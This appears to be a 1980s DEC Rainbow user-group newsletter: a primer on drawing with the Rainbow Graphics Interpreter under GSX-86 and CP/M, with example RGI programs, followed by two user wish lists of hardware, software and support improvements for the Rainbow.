During the last few weeks or months, as a relatively new user, you have spent some rewarding hours working with the computer. Those rewards may have come easily, when your efforts were met with the anticipated or desired response by the computer the very first time. On other occasions, success may have come only after a session filled with frustration. You knew exactly what you wanted, but the machine remained recalcitrant and refused to give the hoped for result. It is likely that those frustrating sessions are less frequent now. Your feeling of familiarity and comfort with the machine has reached a level where expectations no longer exceed the capabilities of the hardware and software. You are pleased that things are working well, but you also feel a little disappointed. The software/hardware combination is working, but the days when each session was an adventure and you learned something new each time you sat down at the keyboard are over. Perhaps, like many of us, you miss that sense of discovery and the thrill of learning something new. You don't want to learn assembly language (at least not now), but you would like to learn a little more about how the machine works.

There are many possible approaches that the interested operator can pursue to learn more about the computer. One approach that does not require the use of an extensive language and does allow some level of creativity involves the use of the Rainbow Graphics Interpreter (RGI). The RGI is included as a feature of the color/graphics option package.

The goal of this primer is to introduce you to some of the techniques required to generate images using the RGI. The techniques described in the primer are not the only ways to produce the images which will be demonstrated and, as far as that goes, the techniques described may not even be the best procedure, but they have worked at this site. With that disclaimer in mind, they are now offered to you.

In order to use this primer the following materials are required or are desirable options:

Required hardware/software:

A DEC Rainbow (100, 100+, or 190)
The Rainbow Color/Graphics option with the GSX-86 graphics

extension.
CP/M-86/80 operating system, version 1.x or version 2.x.

Optional hardware:

Color monitor (a monochrome monitor will be adequate for the examples shown here.)
Dot matrix printer (e.g., LA50 or LA100)
Plotter (e.g., Hewlett Packard 7470A or Houston Instruments DMP-40. Printers and plotters must be supported by device drivers found on the GSX-86 installation and demonstration diskette.

It is assumed that copies of the CP/M - GRAPHICS: WORKING COPY disk (the operating system and the graphics extension) and the GSX: INSTALLATION AND DEMO ONLY disk (the programs required to install and demonstrate GSX) have been made. If they are not available, see the manual GSX-86 Getting Started to see how those copies can be made.

THE DEMONSTRATION PROGRAMS

Digital has supplied two demonstration programs on the GSX Installation and Demo Only disk. To run the programs with the CP/M - Graphics disk in drive A and the Installation and Demo Only disk in drive B, follow the steps below.

1) To load (boot) the operating system:

In response to the Main System Menu, which appears when the computer is first started, type the letter "A" to start the system from drive A.

2) To enable the operating system to use its graphics capability:

In response to the A> (the A drive system prompt) type "GRAPHICS A: <RETURN>"

3) To examine GSXDEMO (one of the demonstration programs) which is a file on the Installation and Demo Only disk:

In response to the A> (the A drive system prompt) type "B: <RETURN>". That will shift the active drive from the A drive to the B drive. In response to the B> (B drive system prompt) type: "RGI GSXDEMO <RETURN>".

If the computer responds with the message "RGI?", check to see that the file "RGI.CMD" is on the disk in the "B:" drive.

GSXDEMO is a series of bar graphs, line drawings, filled areas, and text which gives the user an idea of the graphics capabilities supported by the RGI. When GSXDEMO is complete, the B> prompt will return. To run GSXDEMO again type "RGI GSXDEMO

<RETURN>" in response to the B> prompt. Loading the graphics extension, step two above, need not be done again. If your system supports a color monitor the second demonstration program can be run without modification.

4) To examine COLOR.RGI, which is another file on the Installation and Demo Only disk:

In response to the B> type "RGI COLOR.RGI <RETURN>". COLOR.RGI is an extensive demonstration, which again displays a number of examples of the drawing primitives supported by RGI. Even more interesting than the additional examples of bars, circles, lines, and text is that this demonstration shows how these figures can be used in combination to produce new images. Some of the new images produced include rainbows, pots of gold, and calculators.

Users with a monochrome monitor will not be able to view COLOR.RGI without some modification to the program. Instructions for the required modification will be discussed following a review of the commands available in the RGI.

RAINBOW GRAPHICS INTERPRETER COMMANDS

How did Digital produce GSXDEMO and COLOR.RGI? They were produced using commands available in the RGI. A copy of the commands found in RGI can be obtained in the following way. Again the assumption is that CP/M - GRAPHICS is in the A drive and that the GSX Installation and Demo Only disk is in the B drive. It is also assumed that the operating system has been loaded and the A drive system prompt is on the screen.

1) Turn on the printer.
2) Type "<CONTROL> P" (this will echo screen output to the printer).
3) Type "TYPE B:README.RGI <RETURN>".

After the contents of the file "README.RGI" have been transmitted to the printer,:

4) Type "<CONTROL> P" to suspend output to the printer.

README.RGI contains a brief description of the commands found in the Rainbow Graphics Interpreter. GSXDEMO and COLOR.RGI were created using only the commands shown in README.RGI. With those same commands you can create images of equal or greater interest. The results obtained will depend only on your imagination and a little practice.

One can use the demonstration programs GSXDEMO and COLOR.RGI as examples of how to string together a series of commands to produce a usable image. Since GSX Installation and Demo Only, the disk which has a copy of those two files, also carries a number of other important files, it would be wise to copy those two demonstration programs to a new blank disk. The

CP/M utility PIP can be used to transfer the files to a blank formatted disk. It would also be convenient to "PIP" a copy of RGI.CMD (the graphics interpreter) to the new disk too.

Once the demonstration programs have been transferred to a disk of their own, they can be examined and modified by using RED (the Rainbow text EDitor). Note: The file required to use RED must be on the disk in the A Drive. It is possible that the operating system - graphics extension program disk may not have the required RED files. If those files are missing, then they will have to be copied to the disk in the A Drive from a complete working copy of the CP/M operating system disk. To edit the programs, with CP/M - GRAPHICS in the A drive and the new disk containing the three files transferred from the GSX Installation and Demo Only disk in the B drive:

1) In response to the A> prompt type: "RED B:GSXDEMO <RETURN>" That command will load the editor and allow the user to manipulate the contents of the file GSXDEMO found on the disk in drive B.

The commands available in RED are covered in the documentation which came with the computer. They will not be reviewed here. Red is a screen oriented editor whose format makes the chore of editing a series of commands in a program just about as easy as using a good word processor. It is much easier to use, for this work than the line oriented editor (ED) supplied as a CP/M operating system utility.

If one examines GSXDEMO, the first command in the program is "open 1". This is a call to open a workstation. A workstation is any device capable of receiving graphic output from GSX. When GSX was installed a series of device drivers were also installed. The identifying numbers of the drivers that have been installed can be seen in the file ASSIGN.SYS (on the CP/M - GRAPHICS disk). All output devices are not created equal. Not all of the drawing primitives, e.g., circles, bars, lines, and colors, are supported by all output devices. For example, circles are supported only by the medium resolution monitor device driver, not on the high resolution, or dot matrix printer drivers.

GSX has been written to be more or less device independent. An attempt will be made to the display the program, written in RGI commands, on the device designated in the open workstation call even if the device selected by that call does not support the RGI commands in the program. There are default commands associated with each device driver. Commands present in the RGI program which are outside of the acceptable range are set to the default value. What this suggests is that a program that works perfectly when it is displayed on one output device may not work as well, or may display unanticipated output, when it is displayed on a different device. In other words, the bad news is that this level of device independence does have the disadvantage of unanticipated output, but the good news is that, in most instances, something will be displayed on the indicated output device.

An examination of the commands in GSXDEMO shows some of the shapes available in RGI. One will notice the word "bar" followed by two pairs of numbers. Each member of the pair of numbers is separated by a comma. The command "bar" is a supported graphics primitive and as the name suggests a rectangle, suitable for bar graphs, is drawn with its lower left corner at the screen location defined by the first pair of points and the upper right corner of the bar defined by the second pair of points. The points refer to a X-Y coordinate system with 0,0 in the lower left corner of the screen and 32767,32767 in the upper right corner of the screen. The same coordinate system is "normalized" to all output devices. In this way the same number of points are addressed on the printer or the plotter. Again this has an advantage in that output that can be displayed on one device (a monitor) will fit on another device (a printer or a plotter) without modification to the program. The disadvantage is that the size and shape of some of the figures will change as the figures are displayed on different output devices. This result is obtained because the physical dimensions of the area used to plot output by various output devices is different. The use of the coordinate values causes text, bars, lines, or circles to be directed to specific points on the output device.

This allows text to be displayed with graphs or bars with circles.

The use of a screen (or printer or plotter) address for the location of a figure allows figures to be shown in scale with one another. One can generate a graph or other figures by typing up a list of commands and X-Y coordinates (use RED to generate the code) and then have the RGI run it as a program, but it is not a very convenient method for a user at the keyboard to design graphic output.

THE SCREEN COMMAND AND INTERACTIVE DRAWING

The "SCREEN" command makes RGI a potentially creative program. When "SCREEN" is encountered in a RGI program, output is suspended to the monitor and a cursor is displayed in the center of the screen. When it is in interactive screen mode, RGI will accept commands from the keyboard. This feature allows the computer "artist" to use the graphics screen as if it were a blank canvas and to use the commands available in interactive screen mode as if they were his or her brushes and paints.

One can get into interactive screen mode in the following way. If the file "RGI.CMD" is on the "B:" drive and the current active drive is the "A:" drive, type "b:rgi <return>". The message "Rainbow Graphics Interpreter V2.2 August 18, 1983" will be displayed. That message will be followed by a prompt (an asterisk "*") from the RGI. In response to the RGI prompt type "Open 2 <return>". That command line will open workstation two. On my system that workstation is the medium resolution monochrome monitor. After the <return> key is pressed, the RGI will respond by opening the workstation. The RGI prompt "*" will no longer be visible, but the RGI will still accept typewritten commands. Type the command "screen" and a

cross shaped cursor should appear in the center of the screen. When the cursor appears, you are in interactive screen mode. The commands that are available for use from interactive screen mode are:

```
c - circle
l - line
b - bar
r - rectangle
t - text
f - fill area
x - exit from interactive screen mode.
```

As an example of the use of one of those commands, let's assume the user is in screen mode and the cursor is displayed in screen center. The cursor can be moved using the arrow keys. The <SELECT> key will modify the number of spaces moved during each step of the arrow key. The <SELECT> key is a toggle, when pressed it switches back and forth between the two modes (coarse and fine). Assume the user has positioned the cursor at the point that would correspond to the desired position for the lower left hand corner of a bar he wishes to draw. Pressing the "B" key will enable the bar interactive command. Pressing the space bar will indicate that the point indicated by the cursor's position will be used as the lower left corner of the bar. Move the cursor to a position up and to the right of the first point using the arrow keys and when the cursor is in the desired position, press the <RETURN> key. A bar will be drawn using those two points as lower left and upper right corners. In a similar way lines can be drawn by pressing "l" then the space bar, then move the cursor, then press the space bar, then move the cursor, then press the space bar, then move the cursor, ..., and finish with a press of the <RETURN> key.

To exit from interactive screen mode, the user should type "x" (the "<return>" key is not required in this instance). The cursor will disappear, but the workstation remains open. To close the workstation type "close <return>". In response to the RGI prompt ("*") that will appear, type "quit <return>" to completely leave the RGI. Following that procedure will return the user to the operating system prompt.

SAVING THE RESULTS OF AN INTERACTIVE SESSION

It is fun to doodle in this fashion using the interactive screen commands, but it doesn't produce a permanent record. One relatively easy way to save the results of a creative interactive session is as follows.

Put the CP/M - GRAPHICS disk in drive A and the disk that contains your experimental graphics programs and "RGI.CMD" in drive B. Create a file on the B drive using RED. For example in response to the A> prompt type "RED B:GSXEXP". That command will enter the editor and create an output file "GSXEXP" to be stored on the disk in the B drive. Using the insert command in RED (if this command is unfamiliar to you, review the use of RED

before continuing) type:

```
open 1
save b:newgsx1
screen
nosave
close
quit
```

Each command should be on a separate line as shown above. Leave the editor. Be sure to save the file as you exit the editor and prepare to enter RGI. If the operating system has had its graphics extension loaded during this session, you need not type "graphics A:" again, but if you have turned off the computer since the last time you enabled the graphics extension you will have to reload it before you continue. To reload, in response to the A< prompt, type:

```
graphics A: <RETURN>
```

In response to the A< prompt, type:

```
B: <RETURN>
```

In response to the B> prompt type

```
rgi gsxexp <RETURN>
```

The Rainbow Graphics Interpreter will load and it will execute the RGI program "GSXEXP". GSXEXP contains five commands. The first command (open 1) opens a workstation (on my system it is the monochrome monitor in high resolution mode). The second command (save b:newgsx1) instructs RGI to save the keyboard commands that are entered in interactive screen mode in a file called "NEWGSX1" on the B drive. The third command (screen) enters interactive screen mode. The system will stay in interactive screen mode until the "x" key (exit) is pressed on the keyboard (see the list of interactive commands shown above). The fourth command (nosave) instructs RGI to stop saving keyboard commands. The fifth command (close) closes the workstation and returns to RGI. The sixth command (quit) exits RGI. The interesting part about this program is that now, when one uses interactive commands in screen mode, those commands and the screen locations that the cursor occupied when the commands were executed will be saved in the file "b:newgsx1". The output of that interactive session in screen mode can be examined after one has left RGI (type "x" when in screen mode and that will return the user to the B> prompt) by using RED. For example, if we wish to look at and modify the contents of NEWGSX1 we could type (in response to the A< prompt) "RED B:NEWGSX1 <RETURN>". The contents of that file should now include the results of the interactive commands that RGI detected during the interactive screen session.

This "program" will not be executed as it is by RGI. It will require some additional commands that can be added to the file while one is editing the file in RED. For example, let's assume that while in interactive screen mode the user typed the letter "b" to produce a bar and then moved the cursor to a screen location (that later was determined to be 2219,15019). At this location the user pressed the space bar. That screen location would be saved. Assume the cursor was moved to a second position (that later was determined to be 3926,20480) and the <RETURN> key was pressed. This would have drawn a bar on the screen. The user then typed "x" to exit the interactive mode and the program (gsxexp) would have returned the user to the B> prompt. If the file "B:NEWGSX1" were examined following that session it would be found to contain the following single line:

```
bar 2219,15019 3926,20480
```

To allow "B:NEWGSX1" to run, one could insert the following commands while using RED:

```
open 1
bar 2219,15019 3926,20480
sleep 10
close
quit
```

The first command (open 1) opens a workstation, the third command (sleep 10) holds the display on the screen for about 10 seconds. The fourth command (close) closes the workstation and the fifth command (quit) exits RGI. This program can now be run using RGI.

As was the case earlier, type "B: <RETURN>" to get to the B drive then type "rgi newgsx1 <RETURN>" to load the new program. A bar should be displayed for about 10 seconds.

It is possible to make some modifications to some figures using other commands available in RGI. For example the command "fcolor" can be used to change the color used to fill the bar. The style of interior fill can also be modified using the "finte" and "fstyle" commands. A description of these and other commands can be found in "README.RGI". In the program above one could add additional commands while one is examining the program by means of RED. A new modification to the program might look like this:

```
open 1
fcolor 2
finte 3
fstyle 5
bar 2219,15019 3926,20480
sleep 10
close
quit
```

One can continue to experiment with saving the results of an interactive session by changing the name of the file listed

in the save command found in "GSXEXP". For example, change the line of code in "GSXEXP" from "save b:newgsx1" to "save b:newgsx2". Run "RGI B:GSXEXP" again and this time the results of the interactive session will be saved in the file named "b:newgsx2". The contents of "b:newgsx1" will not be modified as they would have been if the "save command" line in "GSXEXP" had not been changed.

A SECOND LOOK AT COLOR.RGI

Now that the general concepts involved in the use of the RGI have been introduced, we can return to the COLOR.RGI demonstration program. As the name suggests, the program was designed to run on a color monitor. My system does not have one, but I still wanted to see what the demonstration had to show. If COLOR.RGI is edited (use RED), one finds that the first command is "open 3". If that open workstation call is changed to open the medium resolution monochrome monitor (open 2 on my system) then RGI will attempt to display the program using the default settings associated with the medium resolution monochrome monitor. One will not see the program in all its splendor, but at least the ideas behind the program are adequately displayed and an examination of the commands that generated the display will be much easier to understand following that viewing.

Interesting commands and concepts found in COLOR.RGI include the use of the "color" command, the "clear" command and the use of overlapping displays. Individual colors, including the background color, can be defined. That means that one can, as was the case in COLOR.RGI, define the background color as "black" by means of the command string "color 0 0 0 0". The first "0" refers to the color number (the background color is color "0") and the next three numbers refer to the intensity of the red, blue, and green colors used to define that particular color. In this case all three have an intensity of "0". Color definition using intensity works for the four colors available on the monochrome system (for those of us with a 100A motherboard) and the many colors available with medium and high resolution color monitor drivers.

COLOR.RGI is also a nice example of a more or less continuous series of images. Once the workstation has been opened, the "clear" command erases the screen, but does not close the workstation. Subsequent displays appear quickly without loading the RGI or reopening the workstation. One can also see that it is possible to reload a program without quitting RGI. The last command in COLOR.RGI is not close or quit, but "load color.rgi".

This command reloads COLOR.RGI just as the program finishes. It is an infinite loop: the program runs, reloads itself as the last step, and runs again. This may not be the best possible example of good programming practice, but it does make a nice continuous display.

The drawing primitives in RGI are very limited, but COLOR.RGI does show how they can be displayed simultaneously to produce a graphic which is much more interesting than that

obtained when the primitive is drawn alone. As examples, note that the rainbows are composed of concentric circles of different colors, masked by a bar of the background color and that the calculator is made by superimposing bars, some of background color, on top of one another to produce blank spaces, within which text can be displayed.

THREE DIMENSIONAL GRAPHICS

Three dimensional graphics are not directly supported by the RGI, but, as suggested above, individual figures can be displayed simultaneously to produce more complicated images. Using a simultaneous display of a number of filled line drawings, it is possible to produce a final drawing which has the perspective associated with a three dimensional image. The following program produces a series of bar graphs in three dimensions.

```
open 2
color 0 0 0 0
color 1 1000 0 0
color 2 0 1000 0
color 3 0 0 1000
lcolor 2
line 27904,6418 7424,6418 7424,24167
line 7424,6418 7424,24167
finte 1
fcolor 1
fill 11264,6554 11264,17477 12971,17477 12971,6554
fcolor 3
fill 11264,17477 11862,18432 13568,18432 12971,17477
fcolor 2
fill 12971,17477 13568,18432 13568,7510 12971,6554
fcolor 1
fill 13398,6554 13398,12015 15104,12015 15104,6554
fcolor 3
fill 13398,12015 13995,12971 15702,12971 15104,12015
fcolor 2
fill 15104,12015 15702,12971 15702,7510 15104,6554
fcolor 1
fill 15531,6554 15531,16111 17238,16111 17238,6554
fcolor 3
fill 15531,16111 16128,17067 17835,17067 17238,16111
fcolor 2
fill 17238,16111 17835,17067 17835,7510 17238,6554
fcolor 1
fill 17664,6554 17664,21573 19371,21573 19371,6554
fcolor 3
fill 17664,21573 18262,22528 19968,22528 19371,21573
fcolor 2
fill 19371,21573 19968,22528 19968,7510 19371,6554
fcolor 1
fill 19798,6554 19798,14746 21504,14746 21504,6554
fcolor 3
```



```
fill 19798,14746 20395,15702 22102,15702 21504,14746
fcolor 2
fill 21504,14746 22102,15702 22102,7510 21504,6554
sleep 13
close
```

OTHER OUTPUT DEVICES

As was suggested earlier, the same program can be displayed on a number of different output devices with only slight modification to the program. GSX/RGI normalizes output to the designated device as much as possible using default values when commands exceed the range allowed for the driver for that device. In this way programs like GSXDEMO can be displayed on a printer, as long as the printer has graphic capabilities. To sent GSXDEMO to a printer, the open workstation call must be changed to open the printer. Replace the "open 1" command in GSXDEMO with "open 21" (use RED to make the change), which opens the LA100 printer on my system. Remove the "sleep" command at the the end of GSXDEMO and insert the "update" command. "Update" is required to send output to printers and plotters. With those simple modifications the program will run and it will produce a copy of the bar graphs at the printer. All other commands will be normalized by GSX/RGI.

THE CASE OF THE MISSING COMMANDS

Strangely, the drivers that come with RGI/GSX (those that are available on the GSX Installation and Demo Only disk) do not use all the commands available in the RGI. For example, line width and text font are described as commands which can be used by RGI. However neither monitor drivers (high or medium resolution) nor the printer driver supports those commands. One suspects that time ran out when RGI was written and that it was released in an incomplete form. In spite of these deficiencies, RGI can be a productive and entertaining introduction to graphics and an opportunity for any user to gain experience in computer terminology and methodology.

Software that treats users as key pressing vegetables may yield nearly instantaneous productivity, but it does not really do much to increase literacy. The RGI is neither as productive a tool as a "user ready" graphics application program will be, nor is it a substitute for a computer aided design program. Those are the things the RGI is not. What the RGI can be is an avenue to an understanding of how higher level languages can be used to program computers and an opportunity for an average user to become more familiar with editors, operating system utilities, and commands.

Anything that encourages that kind of literacy can't be all bad.

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RAINBOW WISH LIST

Lynn Jarrett constructed the Wish List from Wish Lists compiled by several people. Be sure to use the Rainbow Wish List Voting Form to tell Lynn what YOU feel is most important. The wishlist is at the back of the SIGS Newsletter. If you want to add to it or comment on it, send your comments to Lynn Jarrett on the Wishlist Voting Form. [Editor's Note: In the last few months, several wish list items have become available or been fixed. I have extracted them and listed them below.]

1. The new updated version of Lotus with a decent implementation of the new version, 132 column implementation.

2. A clock and a date board, with battery back-up. [May be available by the time you read this. See new product announcements section in this newsletter.]

3. Print Drivers for non-DEC printers on all software.

4. Larger memory upgrades and removable hard disks at a reasonable price.

5. IBM compatibility. [May be available by the time you read this. For information on RB Link, a product which is supposed to offer IBM program compatibility, contact:

Disk Tech One
Dr. Mohamed Shaikh
849 Ward Drive
Santa Barbara, CA 93111
(805) 964-3535

For information on the I-Drive, which offers data compatibility at a reasonable price, contact:

Suitable Solutions, Inc.
Jerry Miller
467 Saratoga Avenue
Suite 319
San Jose, CA 95129
(408) 725-8944
(408) 247-8775

6. A cheaper board for 8087 support. [A board which combines the 8087 capability and a clock board is underdevelopment. Currently there is no availability date, however.]

7. Formatter capable of formatting hard disks of larger capacity than 10MB. [A formatter which will format 20 megabyte hard disks is available with DEC's RD51 20 megabyte drive. The WUP-52

program, which is "around", but is not legally available. This is the program which is used on the 33 meg hard disks sold by some entrepreneurs.

8. Ability to share hard disks with several users.

9. A second COMM port that doesn't require you to disconnect the hard disk controller to put it in.

10. More software packages.

11. 33 and 70 meg hard disks.

12. Implement the print screen key so that it works in all applications.

13. Ability to update from a 100A to 100B inexpensively. (Bring back the TRUMP program, and have it in all geographic regions.)

14. Ability to format a single-sided IBM-PC disk under MS-DOS.

15. Full graphics capability under All-In-One.

16. Rainbow LAN without the need for a VAX.

17. MS-DOS 3.1.

18. Borland's Sidekick version for the Rainbow.

19. Full-featured GW-BASIC Compiler.

20. Official on-line bulletin board system for users and DEC to use to interreact and disuss problems, solutions and issues.

21. Coordination between local DEC Field Service offices and Atlanta Hotline Support.

22. Framework and Thinktank in Rainbow versions.

23. Q-Bus for the Rainbow.

24. Drivers for the LN03 from WPS+ and grahics.

25. Larger print buffer built into printers.

26. TPU

27. Terminal mode to support the additional keys of the LK201 keyboard rather than just beep.

28. Lap-top or portable Rainbow.

29. Ability to upgrade to the PCXX-IBM-PC AT compatible machine at a reasonable price.

30. MS-DOS installable graphics driver similar to GSX-86.

31. DEC hardware and software sold in retail stores.

32. Rainbow Draw and Paint.

33. Software for Children.

34. Take copy protection off of DCS and DDS programs.

35. Concurrent MS-DOS.

Fix the RX50 disk drive problems: see Editorial.

Double-sided 48TPI floppy drive to aid in sharing floppies in a mixed vendor environment: contact Suitable Solutions, above, which offers a reasonably priced product, the I-Drive, which allows you to read and write to IBM PC, Radio Shack, and other 48TPI disks. Disk Tech One, address above, offers RB Link Jr., which costs about twice as much as the I-Drive, but allows you to add on an IBM peripheral (with modifications made by Disk Tech One), in addition to reading and writing double sided 48 TPI disks.

Controller for the RD53: The controller for the 5, 10, and 20 meg hard disks for the Rainbow works fine. What is needed, as mentioned above, is a formatting program.

Genealogy software: See review in this newsletter, and future reviews/articles.

Develop software and hardware interface necessary to use CD-ROM drives: See the info on the CD ROM in this newsletter.

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Another Wish List: Note, the above is the official wishlist (minus a few editorial changes, as noted). Other wishlists will be printed as space is available.

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A DEC RAINBOW WISH LIST (OR WHAT DEC THOUGHT YOU THAT YOU WOULD NEVER NEED BUT YOU REALLY DO)

by Brian Orr
J. R. Simplot Company

This is what I feel the DEC PC100 lacks and that DEC should work on for their next generation of PCs. These opinions are formed after working with 200 DEC Rainbows in my corporation. I am the Microcomputer Specialist/Systems Programmer for the company.

We use these PCs for everything from spread sheet

applications to advanced drafting and data capture. We have a mainframe programming staff to service user requests on the Rainbows for programs written in COBOL and dBase II/III. We use the MicroFocus COBOL Compiler and the WordTech dBase Compilers for distributed production systems. I use anything from dbase III down to 'C' and Assembler for my systems work. We've evaluated many hardware and software products for the Rainbow so I have a good idea what is available for the DEC as well as competing brands of microcomputers.

I like the DEC Rainbow and even bought one for home but feel that the next generation DEC puts out should incorporate its current good features with the industry standard that is currently available. It is true that nearly anyone can build a clone but the real trick is to come out with a better version and be able to market it successfully in a VERY competitive environment! [Editor's Note: Since this wishlist was written, several of the items mentioned have become available.]

Section 1: HARDWARE

1.1 Floppy Disk Drives

1. GET RID OF THE RX50 or fix it so its MTBF (mean time between failures) is much greater.

2. Reduce noise on the RX50 drive

3. Too many problems with disk read errors when swapping disks between Rainbows (It doesn't matter which version of the operating system you're using). [See editorial]

4. Make the RX50 double-sided so we can read standard double-sided IBM PC disks. [This need has been met by the external I-Drive Unit available from %% , and RB Link Jr.]

5. How about two separate half-height drives instead of sharing a single drive spindle?

6. What about a 3 1/2" floppy disk drive as an option, but make it faster than the Apple Macintosh version?

1.2 Hard Disk Drives

1. Provide 10MB Removable half height drives. I am tired of spending a whole morning backing up my 10MB disk to floppies. [Removable half-height drives are available from two sources, CHS %%, and Univation %% .]

2. Couple an RD52 (30MB+) or even an RD53 (70MB+) AND streaming tape backup to the Rainbow.

3. AT LEAST provide a streaming tape backup for the Rainbow hard disks currently in use (RD50,RD51 & RD31). [Duncan McDonald's tape backup fills the bill here, contact him at

29276 Ridgeview Drive, Laguna Niguel, CA 92677, (714) 495-4418.]

4. DEC's hard disk prices are unrealistic in the current market. They charge $1500 for the RD31 alone when a Seagate ST225 on the open market is available for well under $500. See the article in the Rainbow Technical Section.]

5. Sell the Hard Disk Controller board alone as a separate item at a reasonable cost. This means under $200.

1.3 Motherboard

1. What can be SO difficult about getting an on-board battery operated real time clock on the motherboard?

2. Forget some of the more esoteric foreign character sets. Offer a built-in technical character set AND make one character set IBM PC compatible.

3. The 8087 math co-processor chip should have a socket ON the motherboard.

4. PUT SLOTS ON THE MOTHERBOARD and YES, MAKE THEM IBM PC/AT Compatible. (Please give us more than four). DEC practically invented the bus structure so what's with the closed architecture? [RB Link promises to give at least two extra slots for IBM compatible equipment to be added.]

5. Provide sound generation with a speaker and programmable sound chip. (I'm not trying to emulate DECTalk, I just need more control over audio than a single BEEP.)

6. Provide a better method for MHFU detection. I get upset seeing message 16 Main Board Interrupts Off when debugging software.

7. If you come out with a new machine, give us an 80287 or even an 80387 processor with no memory wait states and 8+MHZ clock speed.

8. How about a portable and a lap top micro?

9. Hardware enhancements need to be introduced at more frequent intervals. What have you really introduced since the 100+? Look at all the enhancements IBM has come out with for the PC. Don't try and tell me about the Rainbow 190! WHAT A JOKE! Do you really believe that putting a new front medallion on a 100+, adding some memory, and bundling software makes a NEW computer? I hope you are as embarrassed about this Hype as I was, when explaining to employees what a Rainbow 190 really was.

1.4 Option Cards

1. Ethernet board for the Rainbow WITH DECNET support. If Univation can build one why can't you add DECnet to theirs, or add it to one you build. You could have one of the greatest LANS available by giving the user a choice of serial or ETHERNET DECNET channels. [Univation should have one available soon.]

2. REALISTIC PRICES FOR MEMORY UPGRADES. $695 for nine 256K chips! Who are you selling these to, the Department of Defense? I saw an ad today for nine 256K chips for $35.00. (Note: I do like the socketed memory board. That is a nice design!)

3. Graphics board needs the ability to support dual monitors for graphics and text manipulation in programs such as LOTUS 1-2-3 and AUTOCAD. We also need greater than 240 pixel vertical resolution.

4. How about a hard disk controller that supports more than one hard disk? I have noticed someone can upgrade the current board to do this.

5. An A/D & D/A card would be nice for lab setups.

1.5 I/O PORTS

1. A joystick port is necessary for applications such as AUTOCAD.

2. How about a light pen Port?

3. A parallel Printer Port would be handy.

4. A mouse Port would be nice.

5. The RS232 ports on the Rainbow should be made so you do not have to buy a special cable with a molded hood to plug into the port. We get around this by cutting part of the regular hoods to fit.

1.6 Keyboard

1. I like the LK201 layout but I need programmable function keys.

2. When you make the function keys programmable, also make it possible to store the keys in non-volatile memory.

3. By the way, I don't want a VT220 type Function Key where you have to shift to get the programmed key to send its message. What would be nice would be the ability to toggle between having to shift or not having to shift to send the programmed key.

4. A TRUE print screen key is needed no matter what operating system and application is running. The print screen key should also be able to print a GRAPHICS screen as well as a text screen. 2 Software

2.1 ABILITY TO RUN ALL IBM COMPATABLE SOFTWARE

It is frustrating paying DEC's inflated prices for software which DEC had to specially commission to get written for the Rainbow. I know it is the software developers' fault for always wanting to hit the hardware directly with their software but let's face the music. IBM has at least set a pseudo-standard which everyone is now writing for. I know of many specialty programs that people in my company want to run that will never be available for the Rainbow.

2.2 Write your software for the Rainbow FIRST.

This one REALLY steams me up. Here we are with 2 DECsystem20's, 4 Vaxes (750s, 785, and 8600), several scattered PDP-11s, and 200 Rainbows and DEC has the nerve to come out with a version of DECNET for the IBM PC BEFORE you coming out with a Rainbow version? WHAT is DEC trying to tell us, to go buy IBM PCs to talk with our mainframes? They really blew that one for the few of us who are sticking behind the Rainbow.

2.3 MS-DOS operating system

1. Why are DEC's releases so far behind everyone else's? When will we get version 3.x?

2. We need a multi-tasking kernel for MS-DOS. Why doesn't DEC help Microsoft out here? IBM seems to be able to work with some of its suppliers to get what they want. DEC certainly knows how to write GREAT multi-tasking systems for the minis. Why doesn't DEC shock IBM and buy about 20% of Microsoft. Then they could help set a standard for multi-tasking micro operating systems. The really good part would be when they charged IBM extra to port the MS-DOS multi-tasking kernel to "foreign" IBM format machines.

3. We need a graphics kernel for the MS-DOS operating system. Model it after the ANSI standard GKS protocols to give us a Virtual Device Interface. Make interface subroutine libraries available for it. I liked what DEC did with GSX-86, why don'tthey it again with MS-DOS.

4. DEC needs to get more third party packages to run WELL on the Rainbow.

a. a GW-BASIC Compiler is necessary
b. Framework, Thinktank, Sidekick, Turbo Lightning, PC Paintbrush....

c. New version of LOTUS (let's get a better port this time)
d. New version of Multiplan
e. New version of dBase II
f. New version of dBase III, including the Developer's Release
g. Technical Debugging aids
h. Keep up with updates on major packages.

5. How about a formal way for users to petition DEC to convert a given package?

6. It currently takes too long after a product is introduced on IBM compatible PCs before it (if at all) comes to the Rainbow Market.

7. SITE LICENSING IS NECESSARY FOR MICROCOMPUTER SOFTWARE and not at outrageous prices such as those Sorcim might charge for Supercalc.

3 Marketing

DEC should stop trying to market the Rainbow by themselves. They really ruined the software development for the Rainbow when they yanked it off the shelves. DEC CANNOT continue to market on the basis of technical excellence alone. I believe in DEC products but probably a good 80% of the people in the U.S. have never even heard of DEC. [Editor's note: I think this figure is low. Probably closer to 99% have never heard of DEC.] When you figure that about 1% of the population of the U.S. owns an IBM PC it boggles the imagination.

Make software and hardware announcements for PC's from a single source. DEC has too many distribution channels for software and hardware announcements. Just when I think my name is on every list in town, someone says, "Did you see this new announcement DEC sent me on this new widget". Of course, I must have missed being on someone else's distribution list again.

Provide a regular periodic PC hardware and software Sales Catalog. The new DECdirect Plus does not provide enough PC sales information. Software for the Rainbow should have its own catalog. I don't even receive copies of the DECdirect Personal Computer Software Catalog regularly. The last one I received was the Spring 1985 issue that expired June 28, 1985.

Market low cost user and employee developed Rainbow software like IBM does for its PC users. IBM has a very nice catalog, called The Directory, which lists software with abstracts, and VERY reasonable prices for tested quality software.

4 Support

4.1 Need an on-line Rainbow Bulletin Board System.

1. Why doesn't DEC take a look at what Microsoft, Borland,

Lotus, and Digital Research have done on CompuServe?

2. Have DEC employees working in Rainbow Engineering and software answer questions on-line in the current DEC PC SIG on CompuServe. Stu Fuller and Bill Leeman, the DECPC SIG Sysops, would probably be ecstatic to get DEC to help on the CompuServe PC SIG.

4.2 Coordination between DEC Field Service & Atlanta Hotline.

1. Systems registered with the local field service are NOT automatically registered with Atlanta.

2. I should not have to call Atlanta to get an access number when I take out a maintenance contract with local DEC Field Service.

3. DEC Field Service should register PCs with Atlanta then send us confirmation back which includes the Access number.

4. Regardless of who registers a PC, some sort of typed document should come back from Atlanta confirming the registration and listing the access number for that particular PC.

5. I really can't believe that, despite having a group maintenance contract for 200 PCs and I get a call from Atlanta telling me my warranty has expired! Atlanta then wants to know the maintenance contract number and then cannot confirm whether a unit is really registered or not. This has happened over and over and over. . .

4.3 Database of the PC Problems and Solutions available to the Hotline should be made available.

